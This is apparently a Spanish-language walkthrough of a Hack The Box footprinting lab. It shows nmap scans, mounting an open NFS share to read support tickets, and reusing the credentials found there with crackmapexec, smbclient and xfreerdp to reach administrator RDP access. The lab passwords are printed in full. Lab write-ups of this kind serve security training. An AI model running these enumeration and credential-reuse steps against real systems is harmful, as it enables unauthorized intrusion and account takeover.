🟠Footprinting Lab - Medium
🧠 Contexto
Este segundo servidor 🖥️ forma parte de la red interna y todos los usuarios tienen acceso.
Los servidores de este tipo suelen ser objetivos comunes para atacantes 🎯.
El cliente aceptó incluirlo en el alcance ✅, y se creó el usuario HTB 👤 como prueba.

🔍 El objetivo es obtener sus credenciales para demostrar acceso exitoso.
🔎 Escaneo con Nmap
Para comenzar, ejecutamos un escaneo rápido y agresivo con nmap para descubrir puertos abiertos:
sudo nmap -p- --open -sS -vvv --min-rate 5000 -n -Pn 10.129.202.41 -oG networked
Tenemos los puertos 111,135,139,445,2049,3389,5985,47001,49664,49665,49666,49667,49668,49679,49680,49681

sudo nmap -sC -sV -p111,135,139,445,2049,3389,5985,47001,49664,49665,49666,49667,49668,49679,49680,49681 -n -Pn -oN script_scan.txt 10.129.202.41
🔍 Se detectan múltiples servicios expuestos:
-
🗂️
111/tcp→rpcbind -
🖧
135,139,445→ Servicios RPC/SMB (Windows) -
📁
2049/tcp→ NFS (Network File System) -
🖥️
3389/tcp→ RDP (Escritorio Remoto) -
🌐
5985,47001→ HTTP (Microsoft HTTPAPI) -
🔐 Muchos puertos
msrpcentre49664y49681
🧠 El sistema se identifica como:
Windows 10 (10.0.17763) 🪟
Nombre de la máquina: WINMEDIUM
💡 Importante: El puerto 2049 indica que NFS está habilitado, lo cual puede ser un vector directo de acceso.
📂 Acceso al recurso NFS

Buscamos recursos compartidos vía NFS:
showmount -e 10.129.202.41
📁 Se encuentra el recurso: /TechSupport
Lo montamos en nuestro sistema:
mkdir -p TechSupport
sudo mount -t nfs 10.129.202.41:/TechSupport ./TechSupport -o nolock
📄 Dentro hay múltiples tickets. Para leerlos:
sudo find TechSupport -type f -size +0c -exec cat {} \;

🔐 ¡Obtenemos las credenciales de acceso!
📦 Acceso SMB
Probamos credenciales con crackmapexec
crackmapexec smb 10.129.202.41 --shares -u 'alex' -p 'lol123!mD'
📂 Acceso exitoso al recurso compartido devshare.
Usamos smbclient para conectarnos:

smbclient -U alex \\\\10.129.202.41\\devshare
get important.txt
exit

📄 En el archivo important.txt encontramos nuevas credenciales:
🔑 sa:87N1ns@slls83
💻 Conexión RDP

Nos conectamos vía RDP como Administrator:
xfreerdp /v:10.129.202.41 /u:Administrator /p:'87N1ns@slls83'
✅ Acceso exitoso al escritorio remoto
🛢️ SQL Server

Una vez dentro, accedemos a SQL Server usando las credenciales encontradas.